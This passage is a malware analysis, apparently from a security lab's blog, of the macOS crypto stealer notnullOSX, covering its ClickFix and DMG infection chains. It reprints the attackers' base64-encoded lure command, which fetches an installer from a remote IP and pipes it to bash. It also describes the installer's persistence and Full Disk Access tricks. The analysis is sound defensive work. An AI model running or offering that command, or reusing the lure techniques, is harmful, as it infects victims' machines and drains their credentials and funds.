In 2023, a malware developer named 0xFFF rage-quit one of the most prominent underground hacking forums, leaving behind accusations and bad blood. In August 2024, 0xFFF came back under a new alias, alh1mik, with an apology and an offer: Let me back in, and I’ll build you a new macOS stealer.
By early 2026, alh1mik’s offer had materialized into notnullOSX—the Go-written, hand-targeted stealer delivered via ClickFix and malicious DMG files. This malware was built exclusively to drain crypto holdings of above $10,000 from macOS users.

Moonlock Lab telemetry recorded the first detections of notnullOSX on March 30, 2026, across 3 regions: Vietnam, Taiwan, and Spain. Here’s our breakdown of the stealer’s origin, malware functionality, distribution, and more.
Entry point: A fake Google doc with a fake problem

The entry point was first reported by researcher @g0njxa on X. The victim receives a fake protected Google document. Opening it shows a fake protected Google document interface with an encryption error, attributed to an outdated “Google API Connector.” Two options are offered to resolve it. Both deliver the same malware threat.


The targeting is not passive. Before a custom lure is generated, operators fill out a submission form in the affiliate panel: the target’s social media profiles, correspondence history, wallet address, and where it was found. The panel documentation states the minimum threshold explicitly: $10,000. Submissions below that sum are not processed.
Parallel infection chains lead to the same implant
The 2 options provided to “solve” the problem with the fake document are both methods designed to social-engineer a victim into infecting their Mac themselves. Here’s what happens in each scenario.
Chain 1: ClickFix
ClickFix is a social engineering technique that has gained consistent traction across platforms since 2024. The flow is simple: Present a problem, offer a Terminal command as the fix, and rely on the fact that macOS users, particularly developers and crypto-native users, are often comfortable enough with Terminal to paste a command without reading it carefully.

The command presented by notnullOSX lures is base64-encoded:
echo 'Y3VybCAtc0wgaHR0cDovLzExMS45MC4xNDkuMTExOjgwODAvaW5zdGFsbGVyIHwgYmFzZTY0IC1EIHwgYmFzaA=='|base64 -D|bashDecoded, it fetches a bash installer script from hxxp://111[.]90[.]149[.]111:8080/installer.
That script (070402c2c531aa3a87b9ccd080532a51d17b01d982b205fc4487246d58de8913) downloads a Mach-O binary, makes it executable, strips the Gatekeeper quarantine flag, wraps it in a silent .app bundle with no Dock icon or menu bar entry, and writes a LaunchAgent for persistence.


The victim is then walked through enabling Full Disk Access in System Settings.

The technical significance of this step goes beyond a simple permission grant. macOS enforces sensitive data access through TCC (transparency, consent, and control)—a framework that gates access to protected resources: Messages, Mail, Safari data, Apple Notes, Photos, Contacts, and more.
Under normal circumstances, any application attempting to read these directories triggers a system-level permission dialog. The user sees a pop-up. The access attempt is visible. notnullOSX sidesteps this entirely.
By social-engineering the victim into manually granting Full Disk Access through System Settings, the implant obtains a blanket TCC exception—one that covers every protected data category simultaneously, with no individual pop-ups firing at access time. Once FDA is granted, the implant reads Message databases, Apple Notes stores, Safari cookie files, and credential directories without macOS raising a single additional dialog.
The TCC framework is not exploited. Rather, victims give the keys willingly to the implant because they are told it is a required installation step.
Chain 2: DMG
The disk image (636fa90aebab98534dcdbe50508ed8d3607c284c72f831a4503e223540d3f761) takes a different social engineering approach that requires less technical comfort from the victim than the ClickFix path, and arguably more deliberate design from the developer.

Mounting the image reveals 3 items: Install.sh, README.txt, and a Terminal alias. Rather than asking the victim to open their Terminal and paste a command, the DMG uses a shortcut to open Terminal directly from the mounted volume. The README.txt handles the rest.


Install.sh itself does not look like a script. At 299 KB, it presents a base64-encoded text.
